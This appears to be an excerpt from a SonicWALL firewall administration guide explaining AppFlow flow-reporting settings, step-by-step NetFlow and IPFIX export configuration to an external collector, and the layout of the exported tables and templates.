**Flow Reporting**

Accept Cancel Clear Default

Statistics Settings External Collector

**Settings**

Report Connections  All  Interface-based  Firewall/App Rules-based

Enable Real-Time Data Collection

Collect Real-Time Data For Top apps, Bits per sec., Packets per sec., Average packet size, Connections

Enable Aggregate AppFlow Report Data Collection

Collect Report Data For Apps Report, User Report, IP Report, Threat Report, Geo-IP Report, URL

**Local Server Settings**

Enable AppFlow To Local Collector <sup>[\*]</sup>

**Other Report Settings**

Report DROPPED Connection

Skip Reporting STACK Connections

Include Following URL Types Gifs, Jpegs, Pngs, Htmls, Aspx

Enable Geo-IP Resolution

AppFlow Report Upload Timeout (sec) 30

<sup>[\*]</sup>: May need rebooting the device to completely disable/enable these features.

## Settings

- **Report Connections**—Select from **All** or **Interface-based** or **Firewall/App Rules-based** connection reporting. Note that this option is applicable to both internal and external flow reporting.
  - **All**—Selecting this checkbox enables any connection reporting.
  - **Interface-based**—Selecting this checkbox enables flow reporting based only on the initiator or responder interface. This provides a way to control what flows are reported externally or internally. If enabled, the flows are verified against the per interface flow reporting configuration, located in the **Network > Interface** screen. If an interface has its flow reporting disabled, then flows associated with that interface are skipped.
  - **Firewall/App Rules-based**—Selecting this checkbox enables flow reporting based on already existing firewall rules. This is similar to interface-based reporting; the only difference is instead of checking per interface settings, the per firewall rule is selected. Every firewall rule has a checkbox to enable flow reporting. If a flow matching a firewall rule is to be reported, this enabled checkbox will force to verify if firewall rules have flow reporting enabled or not. Note that if this option is enabled and no rules have the flow reporting option enabled, no data will be reported. This option is an additional way to control which flows need to be reported.

- **Enable Real-Time Data Collection**—This settings enable real-time data collection on the firewall. When this setting is disabled, the Real-Time Monitor does not collect or display streaming data.
  - **Collect Real-Time Data For**—Select from this pull-down menu the streaming-graphs to display on the Real-Time Monitor page:
    - **Top Apps**—Displays the **Applications** graph.
    - **Bits per sec.**—Displays the **Bandwidth** graph.
    - **Packets per sec.**—Displays the **Packet Rate** graph.
    - **Average packet size**—Displays the **Packet Size** graph.
    - **Connections per sec.**—Displays the **Connection Rate** and **Connection Count** graphs.
    - **Core utility**—Displays the **Multi-Core Monitor** graph.
- **Enable Aggregate AppFlow Report Data Collection**—This setting enables **AppFlow Reports** collection on the firewall. If this setting is disabled, the AppFlow Reports does not collect or display data.



**Note** Clicking on the icon to the left of the checkbox displays the Dashboard > AppFlow Reports page.

- **Collect Real-Time Data For**—Select from this pull-down menu the streaming-graphs to display on the Real-Time Monitor page:
  - **Apps Report**—Displays the **Applications** statistics graph.
  - **User Report**—Displays the **Users** statistics graph.
  - **IP Report**—Displays the **IP Addresses** statistics graph.
  - **Threat Report**—Displays the **Threat Report** statistics graph.
  - **Geo-IP Report**—Displays the **Geo-IP** statistics graphs.
  - **URL Report**—Displays the **URL** statistics graph.

## Local Server Settings

The **Local Server Settings** section has one option:

- **Enable AppFlow To Local Collector** [\*]

For on-the-appliance flow collection, select the **Enable AppFlow To Local Collector** checkbox. This setting enables AppFlow reporting collection to an internal server on your SonicWALL appliance.

## Other Report Settings

This section allows you to configure conditions under which a connection is reported.

- **Report DROPPED Connections**—Enable this to report dropped connections. This applies to connections that are dropped due to firewall rules.
- **Skip Reporting of STACK Connections**—Enable this to skip the reporting of STACK connections. Note that all flows as a result of traffic initiated or terminated by the firewall are considered stack traffic.

- **Include following URL types**—Select the type of URLs to be generated into a flow. Select values from the drop-down menu: Gifs, Jpegs, Pngs, Js, Xmls, Jsons, Css, Htmls, Aspx, and Cms.

This option applies to both AppFlow (internal) and external reporting when used with IPFIX with extensions.

- **Enable Geo-IP Resolution** — This checkbox enables/disables Geo-IP resolution. If disabled, AppFlow Monitor will not group flows based on country under initiator and responder tabs. If Geo-IP blocking or Botnet blocking is enabled, then this checkbox is ignored.
- **AppFlow Report Upload Timeout (sec)** — This field specifies the timeout in seconds when connecting to the AppFlow upload server. The minimum value is 5, the maximum is 120, and the default is 30.

## External Collector Tab

This section provides configuration settings for AppFlow reporting to an external IPFIX collector.

The screenshot shows the 'External Collector' tab in the AppFlow Flow Reporting configuration interface. The page has a title bar with 'AppFlow / Flow Reporting' and buttons for 'Accept', 'Cancel', 'Clear', and 'Default'. Below the title bar are tabs for 'Statistics', 'Settings', and 'External Collector'. The 'External Collector Settings' section includes the following options:

- Send Flows and Real-Time Data To External Collector**: A checkbox that is currently checked.
- External Flow Reporting Format**: A dropdown menu set to 'Netflow version-5'.
- External Collector's IP address**: A text input field containing '0.0.0.0'.
- Source IP To Use For Collector On A VPN tunnel**: A text input field containing '0.0.0.0'.
- External Collector's UDP Port Number**: A text input field containing '2055'.
- Send IPFIX/Netflow Templates At Regular Interval**: An unchecked checkbox.
- Send Static AppFlow At Regular Interval**: An unchecked checkbox.
- Send Static AppFlow For Following Tables**: A dropdown menu with the value 'Applications, Viruses, Spyware, Intrusions, Services, Rating Map'.
- Send Dynamic AppFlow For Following Tables**: A dropdown menu with the value 'Connections, Users, URLs, URL ratings, VPNs, VOIPs'.
- Include Following Additional Reports via IPFIX**: A dropdown menu that is currently empty.
- Report On Connection OPEN**: A checked checkbox.
- Report On Connection CLOSE**: A checked checkbox.
- Report Connection On Active Timeout**: An unchecked checkbox, with a 'Number Of Seconds' input field set to '60'.
- Report Connection On Kilo BYTES Exchanged**: An unchecked checkbox, with a 'Kilobytes Exchanged' input field set to '100' and a 'Report ONCE' checkbox.
- Report Connections On Following Updates**: A dropdown menu with the value 'threat detection, application detection, user detection, VPN tunnel detection'.
- Artnins**: A section with two links: 'Generate All Templates' and 'Generate Static AppFlow Data'.

Footnote: <sup>[\*]</sup> : May need rebooting the device to completely disable/enable these features.

- **Send AppFlow and Real-Time Data To External Collector**—Selecting this checkbox enables the specified flows to be reported to an external flow collector.

- **External AppFlow Reporting Format**—If the Report to EXTERNAL Flow Collector option is selected, you must specify the flow reporting type from the provided list in the drop-down menu:
  - NetFlow version-5
  - NetFlow version-9
  - IPFIX
  - IPFIX with extensions

If the reporting type is set to Netflow version 5, Netflow version 9, or IPFIX, then any third-party collector can be used to show flows reported from the device. It uses standard data types as defined in IETF. If the reporting type is set to IPFIX with extensions, then the collectors that are SonicWALL flow aware can only be used.



**Note** When using IPFIX with extensions, select a third-party collector that is SonicWALL flow aware, such as SonicWALL Scrutinizer.

For Netflow versions and IPFIX reporting types, only connection related flows are reported per the standard. For IPFIX with extensions, connection related flows are reported with SonicWALL specific data type, as well as various other tables to correlate flows with Users, Applications, Viruses, VPN, and so on.

- **External Collector's IP Address**—Specify the external collector's IP address. This IP address must be reachable from the SonicWALL firewall in order for the collector to generate flow reports.
- **Source IP to Use for Collector on a VPN Tunnel**—If the external collector must be reached by a VPN tunnel, specify the source IP for the correct VPN policy.



**Note** Select Source IP from the local network specified in the VPN policy. If specified, Netflow/IPFIX flow packets will always take the VPN path.

- **External Collector's UDP Port Number**—Specify the UDP port number that Netflow/IPFIX packets are being sent over. The default port is 2055.
- **Send IPFIX/Netflow Templates at Regular Intervals**—Selecting this checkbox will enable the appliance to send Template flows at regular intervals. Netflow version-9 and IPFIX use templates that must be known to an external collector before sending data. Per IETF, a reporting device must be capable of sending templates at a regular interval to keep the collector in sync with the device. If the collector does not need templates at regular intervals, you may disable it here.



**Note** This option is available with Netflow version-9, IPFIX, and IPFIX with extensions only.

- **Send Static AppFlow at Regular Interval**—Selecting this checkbox enables the sending of these specified appflows.
  - **Send Static AppFlow For Following Tables**—Select the static mapping tables to be generated to a flow from the drop-down list: Applications, Viruses, Spyware, Intrusions, Location Map, Services, Rating Maps, Table Map, and Column Map. For more information on static tables, refer to the [“Static Tables” section on page 1392](#).



When running in IPFIX with extensions mode, SonicWALL reports multiple types of data to an external device in order to correlate User, VPN, Application, Virus, and Spyware information. In this mode, data is both static and dynamic. Static tables are needed only once since they rarely change. Depending on the capability of the external collector, not all static tables are needed. You can select the tables needed in this section.



**Note** This option is available with IPFIX with extensions only.

- **Send Dynamic AppFlow For Following Tables**—Select the dynamic mapping tables to be generated to a flow from the drop-down list: Connections, Users, URLs, URL Ratings, VPNs, Devices, SPAMs, Locations, and VoIPs. For more information on dynamic tables, refer to the [“Dynamic Tables” section on page 1392](#).



**Note** This option is available with IPFIX with extensions only.

- **Include Following Additional Reports via IPFIX**—Select additional IPFIX reports to be generated to a flow. Select values from the drop-down list Top 10 Apps, Interface Stats, Core Utilization, and Memory Utilization.

When running in IPFIX with extensions mode, SonicWALL is capable of reporting more data that is not related to connection and flows. These tables are grouped under this section (Additional Reports). Depending on the capability of the external collector, not all additional tables are needed. In this section, you can select tables that are needed.



**Note** This option is available with IPFIX with extensions only.

- **Report on Connection OPEN**—Enable this to report flows when the connection is open. This is typically when a connection is established.
- **Report on Connection CLOSED**—Enable this to report flows when the connection is closed.
- **Report Connection on Active Timeout**—Enable this to report connections based on an Active Timeout sessions.
  - **Number of Seconds**—Set the number of seconds to elapse for the Active Timeout. The default setting is 60 seconds. You can set from 1 second to 999 seconds for the Active Timeout.
- **Report Connection on Kilo BYTES Exchanged**—Enable this to report flows based on a specific number of traffic, in kilobytes, is exchanged. This option is ideal for flows that are active for a long time and need to be monitored.
  - **Kilobytes Exchanged**—When the above option is enabled, specify the number of kilobytes exchanged to be reported.
  - **Report ONCE**—When the **Report Connection on Kilo BYTES exchanged** option is enabled, enabling this option will send the report only once. Leave it unselected if you want reports sent periodically.
- **Report Connections on Following Updates**—Select from the pull-down menu to enable connection reporting for the following:
  - **Threat Detection**—Enable this to report flows specific to threats. Upon detections of virus, intrusion, or spyware, the flow is reported again.

- **Application Detection**—Enable this to report flows specific to applications. Upon performing a deep packet inspection, the SonicWALL appliance is able to detect if a flow is part of a certain application. Once identified, the flow is reported again.
- **User Detection**—Enable this to report flows specific to users. The SonicWALL appliance associates flows to a user-based detection based on its login credentials. Once identified, the flow is reported again.
- **VPN Tunnel Detection**—Enable this to report flows sent through the VPN tunnel. Once flows sent over the VPN tunnel are identified, the flow is reported again.
- **Actions**—Click the **Generate ALL Templates** button to begin building templates on the IPFIX server; this will take up to two minutes to generate. Click the **Generate Static AppFlow Data** button to begin generate a large amount of flows to the IPFIX server; this will take up to two minutes to generate.

## NetFlow Activation and Deployment Information

Careful planning is needed for NetFlow deployment with NetFlow services activated on strategically located edge/aggregation routers, which capture the data required for planning, monitoring and accounting applications. Key deployment considerations include the following:

- Understanding your application-driven data collection requirements: accounting applications may only require originating and terminating router flow information whereas monitoring applications may require a more comprehensive (data intensive) end-to-end view
- Understanding the impact of network topology and routing policy on flow collection strategy: for example, avoid collecting duplicate flows by activating NetFlow on key aggregation routers where traffic originates or terminates and not on backbone routers or intermediate routers which would provide duplicate views of the same flow information
- NetFlow can be implemented in the SonicOS management interface to understand the number of flow in the network and the impact on the router. NetFlow export can then be setup at a later date to complete the NetFlow deployment.

NetFlow is in general an ingress measurement technology which should be deployed on appropriate interfaces on edge/aggregation or WAN access routers to gain a comprehensive view of originating and terminating traffic to meet customer needs for accounting, monitoring or network planning data. The key mechanism for enhancing NetFlow data volume manageability is careful planning of NetFlow deployment. NetFlow can be deployed incrementally (i.e. interface by interface) and strategically (i.e. on well chosen routers) —instead of widespread deployment of NetFlow on every router in the network.

## User Configuration Tasks

Depending on the type of flows you are collecting, you will need to determine which type of reporting will work best with your setup and configuration. This section includes configuration examples for each supported NetFlow solution, as well as configuring a second appliance to act as a collector.

### Topics:

- [“NetFlow Version 5 Configuration Procedures” section on page 1387](#)
- [“NetFlow Version 9 Configuration Procedures” section on page 1387](#)
- [“IPFIX \(NetFlow Version 10\) Configuration Procedures” section on page 1388](#)

- [“IPFIX with Extensions Configuration Procedures” section on page 1389](#)

## NetFlow Version 5 Configuration Procedures

To configure typical Netflow version 5 flow reporting, follow the steps listed below.

- 
- Step 1** Go to the **AppFlow > Flow Reporting** page.
- Step 2** Click the **External Collector** tab.
- Step 3** In **External Collector Settings**, select the **Send AppFlow and Real-Time Data To External Collector** checkbox.
- Step 4** Select **Netflow version-5** as the **External Flow Reporting Format** from the drop-down menu.
- Step 5** Specify the **External Collector’s IP address** in the provided field.
- Step 6** For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel. Note that this step is *optional*.
- Step 7** Specify the **External Collector’s UDP port number** in the provided field. The default port is 2055.
- Step 8** In the **Connection Report Settings and Report Connections**, select the **Interface-based** checkbox. Once enabled, the flows reported are based on the initiator or responder interface.



Note This step is *optional*.

- Step 9** In the **Connection Report Settings and Report Connections**, select the **Firewall/App Rules-based** checkbox. Once enabled, the flows reported are based on already existing firewall rules.



Note This step is *optional*, but is required if flow reporting is done on selected interfaces.

## NetFlow Version 9 Configuration Procedures

To configure Netflow version 9 flow reporting, follow the steps listed below.

- 
- Step 1** Go to the **AppFlow > Flow Reporting** page.
- Step 2** Click the **External Collector** tab.
- Step 3** In **External Collector Settings**, select the **Send AppFlow and Real-Time Data To External Collector** checkbox.
- Step 4** Select **Netflow version-9** as the **External Flow Reporting Format** from the drop-down menu.
- Step 5** Specify the **External Collector’s IP address** in the provided field.
- Step 6** For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.



Note This step is *optional*.

- Step 7** Specify the **External Collector’s UDP port number** in the provided field. The default port is 2055.

- Step 8** In the **Connection Report Settings and Report Connections**, select the **Interface-based** checkbox. Once enabled, the flows reported are based on the initiator or responder interface.



**Note** This step is *optional*.

- Step 9** In the **Connection Report Settings and Report Connections**, select the **Firewall/App Rules-based** checkbox. Once enabled, the flows reported are based on already existing firewall rules.



**Note** This step is *optional*, but is required if flow reporting is done on selected interfaces.

- Step 10** Netflow version-9 uses templates that must be known to an external collector before sending data. In **External Collector Settings and Actions**, click the **Generate ALL Templates** button to begin generating templates.

## IPFIX (NetFlow Version 10) Configuration Procedures

To configure IPFIX, or NetFlow version 10, flow, reporting follow the steps listed below.

- Step 1** Go to the **AppFlow > Flow Reporting** page.
- Step 2** Click the **External Collector** tab.
- Step 3** In **External Collector Settings**, select the **Send AppFlow and Real-Time Data To External Collector** checkbox.
- Step 4** Select **IPFIX** as the **External Flow Reporting Format** from the drop-down menu.
- Step 5** Specify the **External Collector's IP address** in the provided field.
- Step 6** For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.



**Note** This step is *optional*.

- Step 7** Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.
- Step 8** In the **Connection Report Settings and Report Connections**, select the **Interface-based** checkbox. Once enabled, the flows reported are based on the initiator or responder interface.



**Note** This step is *optional*.

- Step 9** In the **Connection Report Settings and Report Connections**, select the **Firewall/App Rules-based** checkbox. Once enabled, the flows reported are based on already existing firewall rules.



**Note** This step is *optional*, but is required if flow reporting is done on selected interfaces.

- Step 10** IPFIX uses templates that must be known to an external collector before sending data. In **External Collector Settings and Actions**, click the **Generate ALL Templates** button to begin generating templates.

## IPFIX with Extensions Configuration Procedures

To configure IPFIX with extensions flow reporting, follow the steps listed below.

- Step 1** Go to the **AppFlow > Flow Reporting** page.
- Step 2** Click the **External Collector** tab.
- Step 3** In **External Collector Settings**, select the **Send AppFlow and Real-Time Data To External Collector** checkbox.
- Step 4** Select **IPFIX with extensions** as the **External Flow Reporting Format** from the drop-down menu.
- Step 5** Specify the **External Collector's IP address** in the provided field.
- Step 6** For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.
- Step 7** Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.
- Step 8** In the **Connection Report Settings and Report Connections**, select the **Interface-based** checkbox. Once enabled, the flows reported are based on the initiator or responder interface.




**Note** This step is *optional*.

- Step 9** In the **Connection Report Settings and Report Connections**, select the **Firewall/App Rules-based** checkbox. Once enabled, the flows reported are based on already existing firewall rules.




**Note** This step is *optional*, but is required if flow reporting is done on selected interfaces.


- Step 10** IPFIX uses templates that must be known to an external collector before sending data. Click the **Generate ALL Templates** button to begin generating templates.
- Step 11** Enable the option to **Send static flows at regular intervals** by selecting the checkbox. After enabling this option, click the **Generate Static Flows** button.
- Step 12** Select the tables you wish to receive static flows for from the **Send Static AppFlow For Following Tables** drop-down menu.



- Step 13** Select the tables you wish to receive dynamic flows for from the **Send Dynamic AppFlow For Following Tables** drop-down menu.



- Step 14** Select any additional reports to be generated to a flow from the **Include Following Additional Reports via IPFIX** drop-down menu.



## Configuring Netflow with Extensions with SonicWALL Scrutinizer

One external flow reporting option that works with Netflow with Extensions is the third-party collector called SonicWALL Scrutinizer. This collector displays a range of reporting and analysis that is both Netflow and SonicWALL flow aware.

To verify your Netflow with Extensions reporting configurations, perform the following steps.

- 
- Step 1** Go to the **AppFlow > Flow Reporting** page.
- Step 2** Click the **External Collector** tab.
- Step 3** Under **External Collector Settings**, select the **Send AppFlow and Real-Time Data To External Collector** option.
- Step 4** In the **External Flow Reporting Format** menu, select **IPFIX with extensions**.
- Step 5** In the **External Collector's IP address** box, enter the IP address of the external collector device.
- Step 6** If the external collector is reached through a VPN tunnel, in the **Source IP to Use for Collector on a VPN Tunnel** box, enter the source IP address of the external collector device.
- Step 7** In the **External Collector's UDP port number** box, enter the UDP port number for the external collector device. The default port is **2055**.
- Step 8** In the **Send Static AppFlow For Following Tables** menu, select the items for which you wish to receive static flow reports.



**Note** Currently, Scrutinizer supports only the following items from the **Send Static AppFlow For Following Tables** menu: **Applications, Viruses, Spyware, and Intrusions**. Scrutinizer does not currently support **Location Map, Services, Rating Map, Table Map, or Column Map**.

**Step 9** In the **Send Dynamic AppFlow For Following Tables** menu, select the tables for which you wish to receive dynamic flow reports.

**Step 10** Click **Accept**.



**Note** The following steps to Confirm that Flow Reporting is enabled per interface are optional:

**Step 1** Go to the **Network > Interfaces** page.

**Step 2** Click the **Configure** icon for the interface you want to enable Flow Reporting.

**Step 3** Click the **Advanced** tab.

**Step 4** Select the **Enable flow reporting** option.

**Step 5** Click **OK**.

**Step 6** Login to SonicWALL Scrutinizer. The data displays within minutes.

Device	Interface	Inbound	Outbound
1 I10 Sonicwall 3500	2 - X1 (WAN)	0.0023%	0.2197%
2 I10 Sonicwall 3500	1 - X0 (LAN)	0.0333%	0.0010%

## NetFlow Tables

The following section describes the various NetFlow tables. Also, this section describes in detail the IPFIX with extensions tables that are exported when the SonicWALL is configured to report flows.

### Topics:

- [“Static Tables” section on page 1392](#)
- [“Dynamic Tables” section on page 1392](#)
- [“Templates” section on page 1393](#)
  - [“NetFlow Version 5” section on page 1393](#)
  - [“NetFlow Version 9” section on page 1394](#)
  - [“IPFIX \(NetFlow Version 10\)” section on page 1395](#)
  - [“IPFIX with Extensions” section on page 1395](#)

## Static Tables

Static Tables are tables with data that does not change over time. However, this data is required to correlate with other tables. Static tables are usually reported at a specified interval, but may also be configured to send just once. The following is a list of Static IPFIX tables that may be exported:

- **Applications Map**—This table reports all applications the SonicWALL appliance identifies, including various Attributes, Signature IDs, App IDs, Category Names, and Category IDs.
- **Viruses Map**—This table reports all viruses detected by the SonicWALL appliance.
- **Spyware Map**—This table reports all spyware detected by the SonicWALL appliance.
- **Intrusions Map**—This table reports all intrusions detected by the SonicWALL appliance.
- **Location Map**—This table represents SonicWALL's location map describing the list of countries and regions with their IDs.
- **Services Map**—This table represents SonicWALL's list of Services with Port Numbers, Protocol Type, Range of Port Numbers, and Names.
- **Rating Map**—This table represents SonicWALL's list of Rating IDs and the Name of the Rating Type.
- **Table Layout Map**—This table reports SonicWALL's list of tables to be exported, including Table ID and Table Names.
- **Column Map**—This table represents SonicWALL's list of columns to be reported with Name, Type Size, and IPFIX Standard Equivalents for each column of every table.

## Dynamic Tables

Unlike Static tables, the data of Dynamic tables change over time and are sent repeatedly, based on the activity of the SonicWALL appliance. The columns of these tables grow over time, with the exception of a few tables containing statistics or utilization reports. The following is a list of Dynamic IPFIX tables that may be exported:

- **Connections**—This table reports SonicWALL connections. The same flow tables can be reported multiple times by configuring triggers.
- **Users**—This table reports users logging in to the SonicWALL appliance via LDAP/RADIUS, Local, or SSO.
- **URLs**—This table reports URLs accessed through the SonicWALL appliance.
- **URL ratings**—This table reports Rating IDs for all URLs accessed through the SonicWALL appliance.
- **VPNs**—This table reports all VPN tunnels established through the SonicWALL appliance.
- **Devices**—This table reports the list of all devices connected through the SonicWALL appliance, including the MAC addresses, IP addresses, Interface, and NETBIOS name of connected devices.
- **SPAMs**—This table reports all email exchanges through the SPAM service.
- **Locations**—This table reports the Locations and Domain Names of an IP address.
- **VoIPs**—This table reports all VoIP/H323 calls through the SonicWALL appliance.



## Templates

The following section shows examples of the type of Netflow template tables that are exported. You can perform a Diagnostic Report of your own Netflow Configuration by navigating to the **System > Diagnostics** screen, and click the **Download Report** button in the **Tech Support Report** section.

## NetFlow Version 5

The NetFlow version 5 datagram consists of a header and one or more flow records, using UDP to send export datagrams. The first field of the header contains the version number of the export datagram. The second field in the header contains the number of records in the datagram, which can be used to search through the records. Because NetFlow version 5 is a fixed datagram, no templates are available, and will follow the format of the tables listed below.

### NetFlow Version 5 Header Format

Bytes	Contents	Description
0-1	version	NetFlow export format version number
2-3	count	Number of flows exported in this packet (1-30)
4-7	SysUptime	Current time in milliseconds since the export device booted
8-11	unix_secs	Current count of seconds since 0000 UTC 1970
12-15	unix_nsecs	Residual nanoseconds since 0000 UTC 1970
16-19	flow_sequence	Sequence counter of total flows seen
20	engine_type	Type of flow-switching engine
20	engine_id	Slot number of the flow-switching engine
22-23	sampling_interval	First two bits hold the sampling mode; remaining 14 bits hold value of sampling interval

### NetFlow Version 5 Flow Record Format

Bytes	Contents	Description
0-3	srcaddr	Source IP address
4-7	dstaddr	Destination IP address
8-11	nexthop	IP address of the next hop router
12-13	input	SNMP index of input interface
14-15	output	SNMP index of output interface

Bytes	Contents	Description
10-19	dPkts	Packets in the flow
20-23	dOctets	Total number of Layer 3 bytes in the packets of the flow
24-27	First	SysUptime at start of flow
28-31	Last	SysUptime at the time the last packet of the flow was received
32-33	srcport	TCP/UDP source port number or equivalent
34-35	dstport	TCP/UDP destination port number or equivalent
36	pad1	Unused (zero) bytes
37	tcp_flags	Cumulative OR of TCP flags
38	prot	IP protocol type (for example, TCP=6; UDP=17)
39	tos	IP type of service (ToS)
40-41	src_as	Autonomous system number of the source, either origin or peer
42-43	dst_as	Autonomous system number of the destination, either origin or peer
44	src_mask	Source address prefix mask bits
45	dst_mask	Destination address prefix mask bits
46-47	pad2	Unused (zero) bytes

## NetFlow Version 9

An example of a NetFlow version 9 template is displayed below:

```
Netflow-v9 Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
Field = 1, Field bytes = 4
Field = 2, Field bytes = 4
Field = 4, Field bytes = 1
Field = 8, Field bytes = 4
Field = 7, Field bytes = 2
Field = 10, Field bytes = 4
Field = 11, Field bytes = 2
Field = 12, Field bytes = 4
Field = 14, Field bytes = 4
Field = 15, Field bytes = 4
Field = 21, Field bytes = 4
Field = 22, Field bytes = 4
```

The following table details the NetFlow version 9 Template FlowSet Field Descriptions.

Field Name	Description
Template ID	The SonicWALL appliance generates templates with a unique ID based on FlowSet templates matching the type of NetFlow data being exported.
Name	The name of the NetFlow template.
Number of Elements	The amount of fields listed in the NetFlow template.
Total Length	The total length in bytes of all reported fields in the NetFlow template.

Field Name	Description
Field Type	The field type is a numeric value that represents the type of field. Note that values of the field type may be vendor specific.
Field bytes	The length of the specific Field Type, in bytes.

## IPFIX (NetFlow Version 10)

An example of an IPFIX (NetFlow version 10) template:

```
IPFix Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
Field = 1, Field bytes = 4
Field = 2, Field bytes = 4
Field = 4, Field bytes = 1
Field = 8, Field bytes = 4
Field = 7, Field bytes = 2
Field = 10, Field bytes = 4
Field = 11, Field bytes = 2
Field = 12, Field bytes = 4
Field = 14, Field bytes = 4
Field = 15, Field bytes = 4
Field = 21, Field bytes = 4
Field = 22, Field bytes = 4
```

The following table details the IPFIX Template FlowSet Field Descriptions.

Field Name	Description
Template ID	The SonicWALL appliance generates templates with a unique ID based on FlowSet templates matching the type of NetFlow data being exported.
Name	The name of the NetFlow template.
Number of Elements	The amount of fields listed in the NetFlow template.
Total Length	The total length in bytes of all reported fields in the NetFlow template.
Field Type	The field type is a numeric value that represents the type of field. Note that values of the field type may be vendor specific.
Field bytes	The length of the specific Field Type, in bytes.

## IPFIX with Extensions

IPFIX with extensions exports templates that are a combination of NetFlow fields from the aforementioned versions and SonicWALL IDs. These flows contain several extensions, such as Enterprise-defined field types and Enterprise IDs. Note that the SonicWALL Specific Enterprise ID (EntID) is defined as 8741.

The following Name Template is a standard for the IPFIX with extensions templates. The values specified are static and correlate to the Table Name of all the NetFlow exportable templates.

```

STATIC TABLES

Table MAP table
Table(Template) Id=256, Table Name=Flow IPFIX
Table(Template) Id=257, Table Name=Flow IPFIX extn
Table(Template) Id=258, Table Name=Table Map
Table(Template) Id=259, Table Name=Column Map
Table(Template) Id=260, Table Name=User
Table(Template) Id=261, Table Name=Application
Table(Template) Id=262, Table Name=URL
Table(Template) Id=263, Table Name=Rating
Table(Template) Id=264, Table Name=IPS
Table(Template) Id=265, Table Name=GAV
Table(Template) Id=266, Table Name=Anti Spyware
Table(Template) Id=267, Table Name=Location Map
Table(Template) Id=268, Table Name=Location
Table(Template) Id=269, Table Name=Log
Table(Template) Id=270, Table Name=if-stat
Table(Template) Id=271, Table Name=core-stat
Table(Template) Id=272, Table Name=Voip
Table(Template) Id=273, Table Name=Services
Table(Template) Id=274, Table Name=Spam
Table(Template) Id=275, Table Name=memory
Table(Template) Id=276, Table Name=devices
Table(Template) Id=277, Table Name=vpn tunnels
Table(Template) Id=278, Table Name=URL rating

```

The following template is an example of an IPFIX with extensions template.

```

IPFIX Template ID = 257, Name = Flow IPFIX extn, Number of Elements = 39, Total Length = 148
EField = 1, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=time stamp
EField = 2, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow identifier
EField = 3, Field bytes = 6, EntId = 8741, type = mac address-48bits, name=initiator gw MAC
EField = 4, Field bytes = 6, EntId = 8741, type = mac address-48bits, name=responder gw MAC
EField = 5, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator IP Addr
EField = 6, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder IP Addr
EField = 7, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator Gw-IP Addr
EField = 8, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder Gw-IP Addr
EField = 9, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator iface
EField = 10, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder iface
EField = 167, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init vpn spi out
EField = 168, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp vpn spi out
EField = 11, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=initiator port
EField = 12, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=responder port
EField = 13, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp pkts
EField = 14, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp octets
EField = 15, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init pkts
EField = 16, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init octets
EField = 169, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp delta pkts
EField = 170, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp delta octets
EField = 171, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init delta pkts
EField = 172, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init delta octets
EField = 17, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow start time
EField = 18, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow end time
EField = 19, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=internal flags
EField = 20, Field bytes = 1, EntId = 8741, type = unsigned char-8bits, name=protocol type
EField = 173, Field bytes = 1, EntId = 8741, type = unsigned char-8bits, name=flow block reason
EField = 22, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to application id
EField = 23, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to user id
EField = 25, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to ips id
EField = 26, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to virus id
EField = 27, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to spyware id
EField = 113, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow init pkt rate
